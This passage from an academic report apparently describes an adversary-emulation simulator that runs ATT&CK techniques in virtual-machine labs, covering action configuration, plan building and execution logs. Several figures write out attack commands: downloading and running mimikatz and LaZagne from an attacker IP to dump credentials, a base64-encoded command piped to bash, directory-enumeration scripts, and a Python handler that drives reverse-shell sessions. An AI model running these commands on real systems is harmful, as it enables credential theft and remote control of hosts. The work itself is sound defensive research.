



Figure 3.16 – Diagram of object and their relationship in main Simulator module

On figure 3.16 diagram presents objects defined and implemented in prototype and relationships between them. Environment management module skipped for this diagram for simplicity, interface from fig. 3.7 is used, also attack flow model module and stix2 module is just definitions how data should be organized, official Python modules are used for this purpose.

Action as term used ambiguously in the implementation, as a class it represents an adversary executing a specific technique. As an example, T1003.001: OS Credential Dumping: LSASS Memory during plan generation phase when this action is selected it simply means adversary utilized this behavior during a specific attack and we want to simulate it. During plan configuration action means specific way to simulate this behavior, on figure 3.17 Action shown in general term, and on figures 3.18.1, 3.18.2 Action used as term to show how specifically to simulate some behavior encompassed by Technique.


Figure 3.17 – Raw representation of Action configuration in general terms for T1003.001 technique


Figure 3.18 – Raw representation of specific actions that can be used to simulate T1003.001 technique

As can be seen from figure 3.18 raw configuration does not show what exact commands or programs are used during simulation it just defines file to referee to, to have complete example here on figures 3.19.1, 3.19.2 raw commands files for T1003.001 technique are presented.





Figure 3.19.1 – Raw commands for T1003.001 through lsass.exe dump using procdump simulation


Figure 3.19.2 – Raw commands for T1003.001 through usage of mimikatz simulation

From user perspective GUI should be used to define all configuration:





Figure 3.20 – Part of GUI that allow to review, update, and create new Action objects

From figures presented for environment management and action configuration there few things that also should be explained.

First, as was written philosophy of the action is to define how to simulate distinct technique, however in some cases simulation of one technique logically and technically could potentially include some other techniques. As an example, that was already provided for T1003.001 to run some custom or known tool on target host, attacker must first transfer it to target host, so simulation for T1003.001 through usage of mimikatz will include T1105: Ingress Tool Transfer technique as well, moreover execution of mimikatz (or any custom/known binary in general) could potentially include additional technique such as T1106: Native API, T1204: User Execution, T1134: Access Token Manipulation etc. To address and utilize such inheritance, techniques that included for this action implementation are defined internally as “linked actions” they will be reference for report during report generation after simulation process. Looking ahead on figure 3.21 visualization for such inheritance is provided.





Figure 3.21 – Example of how one action that includes or depends on another action

Second thing, is nature of some paraments for scripts and configurations. Most of them must be defined by user before simulation or left as defaults that already defined, but there is list of dynamic parameters that can be used as place holders or left without the value and be populated during runtime, this list is presented in Table 3.3. The idea behind it is to allow to change IOC and artifacts that can be found after simulation for each of the actions, e.g. IP address, file names, file hashes, URLs etc. can be randomized each time simulation is stared for selected action. Also, some of paraments can be marked to be inherited for environment or specific host and will be populated as input during current simulation run, e.g. interface names and IPs sticks to host state, current remote handler name for attacker, some file names or paths that intended to be persevered during whole execution chain. Example of usage of these parameters presented on figures 3.22-3.25.

Table 3.3 – List of dynamic parameters that can be utilized in action definitions and configuration

| Parameter | Replaced by |
|---|---|
| random_str | Random string [A-Za-z0-9_]{4,10} |
| random_int | Random integer 0-64555 |
| random_float | Random float 0-1 |
| random_ip | Random private IP address as string |
| ip_target | Current active IP address of host that targeted by this script |
| ip_attacker | Current active IP address of host with attacker role for this script |
| attack_listen_port | Next free port to handle remote connection on host with attacker role |
| results_folder | Path to folder to save results to for current execution |

```
wget http://{ip_attacker}/LaZagne.exe -OutFile LaZagne.exe; .\LaZagne.exe all
```

Figure 3.22 – ip_attacker will be populated during runtime

```
{
  "script": "enviroment_scripts/run_program_linux.json",
  "target": "Attacker",
  "args": {
    "command": "tcpdump -i {ip_interface_attacker} -n -w /root/net_capture.pcap"
  }
```

Figure 3.23 – ip_interface_attacker is set by configuration and preserver as parameter for full execution process

get_reverse_shell_windows.json | sim_config.json | T1552.001_1.txt | T1070.004_

```
dir /s c:\ >> {file_name}
dir /s "c:\Documents and Settings" >> {file_name}
dir /s "c:\Program Files\" >> {file_name}
dir "%systemdrive%\Users\*.*" >> {file_name}
dir "%userprofile%\AppData\Roaming\Microsoft\Windows\Recent\*.*" >> {file_name}
dir "%userprofile%\Desktop\*.*" >> {file_name}
tree /F >> {file_name}
dir c:\
```

```
"input_args": [
    {
        "name": "file_name",
        "value": "T1083_cmd_text.txt"
    }
]
```

Figure 3.24 – file_name is parameter that must be defined by user during simulation configuration before any execution or default value will be used

```
2024-05-11 18:47:19,873 - EXECUTION - DEBUG: Arguments for set up resolved {'local_path': 'payloads/mimikatz.exe', 'remote_path': '/root/mimikatz.exe', 'ip_attacker': '10.0.100.58', 'random_str': '1LdRFzF', 'ip_interface_attacke
r': 'eth0', 'ip_target': '10.0.0.37', 'ip_interface_target': 'Ethernet0'}
2024-05-11 18:47:19,874 - EXECUTION - DEBUG: Commands for T1003.001:Mimikatz.exe logonpasswords execution is prepared: wget http://10.0.100.58/mimikatz.exe -OutFile mimikatz.exe; .\mimikatz.exe "privilege::debug" "sekurlsa::logo
npasswords" "exit"
2024-05-11 18:47:19,874 - EXECUTION - DEBUG: Executing script file enviroment_scripts/write_commands_to_attacker_remote_handler.json for [HostTypes.Attacker:KaliMain.vmx]
2024-05-11 18:47:19,875 - EXECUTION - DEBUG: Running script file for [HostTypes.Attacker:KaliMain.vmx], Using script text with input: ip_target,commands, output:
2024-05-11 18:47:19,875 - EXECUTION - DEBUG: Current host parameters: {'ip_attacker': '10.0.100.58', 'ip_interface_attacker': 'eth0'}
2024-05-11 18:47:19,875 - EXECUTION - DEBUG: Final script text: echo 'wget http://10.0.100.58/mimikatz.exe -OutFile mimikatz.exe; .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"' >> ~/10.0.0.37.handler
2024-05-11 18:47:19,876 - EXECUTION - DEBUG: VMWare command to execute on [HostTypes.Attacker:KaliMain.vmx] received: echo 'wget http://10.0.100.58/mimikatz.exe -OutFile mimikatz.exe; .\mimikatz.exe "privilege::debug" "sekurlsa:
:logonpasswords" "exit"' >> ~/10.0.0.37.handler
2024-05-11 18:47:19,876 - EXECUTION - DEBUG: VMWare raw command to run vmrun: & "C:\Program Files (x86)\VMware\VMware Workstation\vmrun.exe" -T ws -gu "root" -gp [redacted] runScriptInGuest "E:\VirtualMachines\Kali\KaliMain.vmx" "/bin
/bash" "echo ZWNobyAnd2dldCBodHRwOi8vMTAuMC4xMDAuNTgvbWltaWthdHouZXhlIC1PdXRGaWxlIG1pbWlrYXR6LmV4ZTsgLlxtaW1pa2F0ei5leGUgInByaXZpbGVnZTo6ZGVidWciICJzZWt1cmxzYTo6bG9nb25wYXNzd29yZHMiICJleGl0IiA+fiAvMTAuMC4wLjAuMzcuaGFuZGxlcg== |
base64 -d | /bin/bash"
2024-05-11 18:47:21,790 - EXECUTION - DEBUG: VMWare vmrun output: Errors: None Output:
```

Figure 3.25 – Part of debug log that shows how parameters are processed and populated, and some parameters that preserved by hosts and partially utilized for this action

Last thing to explain is how definition of commands works. During plan creation and configuration for each of the actions script target is selected, therefor if target is not host with Attacker role, commands will be redirected to current remote handler that is associated with appropriated target. This behavior can be seen in debug logs on figure 3.25, it is assumed (and user should ensure that before any action that requires remote shell or similar type of communication between target and attack host, actions that set it ups will precede) that handler is already created, therefor all commands will be

redirected to common handler file for that host and processed by current remote handler program as a real attacker type these commands to remote session. If script target is set to be Attacker, commands will be simply executed on attack host (example, we want to run Nmap or other programs against some IP address). From the user perspective, if commands for simulation need to be executed in some of the types of established remote session between attacker and target host, simply selecting correct script target is required and commands that should be executed in this session should be provide, as on figure 3.22. Therefore, selecting host with Attacker role will simply run these commands, but for example selecting TargetFirstWindows will redirect these commands to appropriate handler associated with the target. Example of script that creates handler for unencrypted reverse shell connections presented of figure 3.27. This script is transferred to attacker host during setup phase and executed with correct parameters during action simulation to create appropriate handler, on figure 3.26 script that setup handler is presented.

```
chmod 700 ~/create_handler.sh
/bin/bash ~/create_handler.sh {ip_target} {ip_attacker} {port}

nohup python ~/{ip_target}.handler.py &
```

Figure 3.26 – Script that used to set up handler

```
cat create_handler.sh
#!/bin/bash

touch ~/$1.handler

cat <<EOF > ~/$1.handler.py
import socket
import select
import re

HOST = '0.0.0.0'
PORT = $3
COMMAND_FILE = '/root/$1.handler'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    s.setblocking(False)
    print(f"Server listening on {HOST}:{PORT}")

    while True:
        ready_to_read, _, _ = select.select([s], [], [], 5)
        if ready_to_read:
            conn, addr = s.accept()
            print(f"Connected by {addr}")
            with conn:
                conn.settimeout(5)
                while True:
                    try:
                        with open(COMMAND_FILE, 'r', encoding='UTF-8') as f:
                            commands = f.read()
                            commands = re.sub('\n', ' ; ', commands)

                        if commands:
                            print("Sending command:", commands)
                            conn.sendall(commands.encode())
                            open(COMMAND_FILE, 'w').close()

                        data = conn.recv(1024)
                        if not data:
                            print("No more data from client, closing connection.")
                            break
                        print("Received:", data.decode())

                    except socket.timeout:
                        print("Socket timeout, no data received")
                        continue
                    except Exception as e:
                        print(f"Error: {e}")
                        break
EOF
```

Figure 3.27 – Simple bash script that creates Python script that will be handling unencrypted TCP remote sessions between specific target and attacker

### 3.4.2.2 Building simulation plans

After Actions are defined and saved to the database, simulation plan can be build using any sequence and combination of them. Some other objects that defined by Attack Flow language are also utilized for simulation plan definition.





Figure 3.28 – Part of GUI that allows to create simulation Plan

The plan itself is represented using Attack Flow object, each action is represented as Attack Action and target for each action is represented as Attack Asset that are included into plan Attack Flow. Relationships between objects described though concept of effects, which refers to the outcome or change resulting from the execution of a technique by an adversary. For instance, effects can manifest as modifications to the state of an asset, such as opening port, acquiring some information, or achieving code execution. Effects are the products of actions and may set the stage for subsequent actions that rely on these initial effects, as an example in test plan on figure 3.28 first action setups remote session and appropriate handler between attacker and target hosts, by process that was mentioned in previous section. Therefore, in simulation plan chain of action forms relationship that will be shown as effect, as was mention in previous sections offline planning approach is used and it is assumed that one action will be executed after another, moreover concept of conditions also utilized through relationship to Attack Condition object which represents what need to be configured into environment to successfully execute action, and condition obviously always takes the true path (always satisfied). The commands itself, or what need to be executed represented as STIX Process objects. To visualize this plan definition concept diagram on figure 3.29 is presented.





Figure 3.29 – Example of simulation plan visualization

### 3.4.2.3 Tunning and running simulation

When simulation plan is defined and saved to the database, finally we can run the simulation. However, to achieve the main objectives simulator must provide interface that allow to collect the behavior during simulation, therefor as was discussed in previous section user must provide configuration that states what and how must me collected e.g. define what scripts and programs to run before that plan execution will be started and what evidences, artifacts, files to collect or run additional programs. On figure 3.30-3.31 GUI element is presented that allows user to define such configuration.





Figure 3.30 – Part of pre-simulation configuration example, in this case defines to copy and create snapshoot of Windows registry on host with TargetFirstWindows role, run tcpdump on Attacker host





Figure 3.31 – Part of post-simulation configuration example, in this case collects files with network capture and registry compare file and running appropriate commands and tools

After configuration is provided (or saved one is imported and used) simulation can be started:





Figure 3.32 – GUI element that used to start simulation

To summarize all steps of the simulation, main Python function of Simulator module that performs all the required steps is provided on figure 3.33 and execution log with INFO level is provided on figure 3.34. Figure 3.35 presents example of content of results folder after test plan execution.

```python
def execute_plans(self):
    exec_logger.info('SIMULATION STARTED')
    current_datetime = datetime.datetime.now()
    simulation_result_folder = f'simulation_results_{current_datetime.strftime("%Y_%m_%d_%H_%M")}/'
    os.makedirs(simulation_result_folder)
    exec_logger.info(f'Simulation results will be saved to {simulation_result_folder}')

    for p in self.plans:
        plan_result_folder = f'{simulation_result_folder}/plan_{p.replace( _old: ' ', _new: '_')}_results/'
        self._resolve_arguments_for_config(runtime_args={'results_folder': plan_result_folder})
        exec_logger.info(f'Start plan {str(p)} execution, result will be save to {plan_result_folder}')
        os.makedirs(plan_result_folder)

        self.env_mng.start_environment()
        current_plan = Plan()
        current_plan.load_plan(p)
        current_plan.create_flow(plan_result_folder)

        exec_logger.info(f'Running pre-simulation scripts')
        self.run_pre_simulation_scripts()

        exec_logger.info(f'Building environment for {str(p)}')
        for a in current_plan.actions:
            self.prepare_environment_for_action(a)
            exec_logger.info(f'Environment prepared for {str(a)}')

        exec_logger.info(f'Actions execution started for {str(p)}')
        for a in current_plan.actions:
            self.execute_action(a)
            exec_logger.info(f'Action executed {str(a)}')

        exec_logger.info(f'Running post-simulation scripts')
        self.run_post_simulation_scripts()

        self.env_mng.shut_down_environment()
        exec_logger.info(f'Simulation for {str(p)} finished. Results in {plan_result_folder}')
    exec_logger.info('SIMULATION EXIT')
```

Figure 3.33 – Python function that encompasses whole simulation process





Figure 3.35 – Example of result folder with files and results of scripts that collects some artifacts or behavior from the system during simulation

```
INFO: SIMULATION STARTED
INFO: Starting Environment.
INFO: Wait for OS boot for [HostTypes.Attacker:KaliMain.vmx]
INFO: OS booted, host [HostTypes.Attacker:KaliMain.vmx] -> Ready. Raw results: Errors:  Output:
INFO: Wait for OS boot for [HostTypes.TargetFirstWindows:Windows10x64.vmx]
INFO: OS booted, host [HostTypes.TargetFirstWindows:Windows10x64.vmx] -> Ready. Raw results: Errors:  Output:
INFO: Wait for OS boot for [HostTypes.TransparentRouter:Debian 11.x 64-bit.vmx]
INFO: OS booted, host [HostTypes.TransparentRouter:Debian 11.x 64-bit.vmx] -> Ready. Raw results: Errors:  Output:
INFO: Setting network.
INFO: Router IPs set: ens36:10.0.0.127,ens33:10.0.100.215
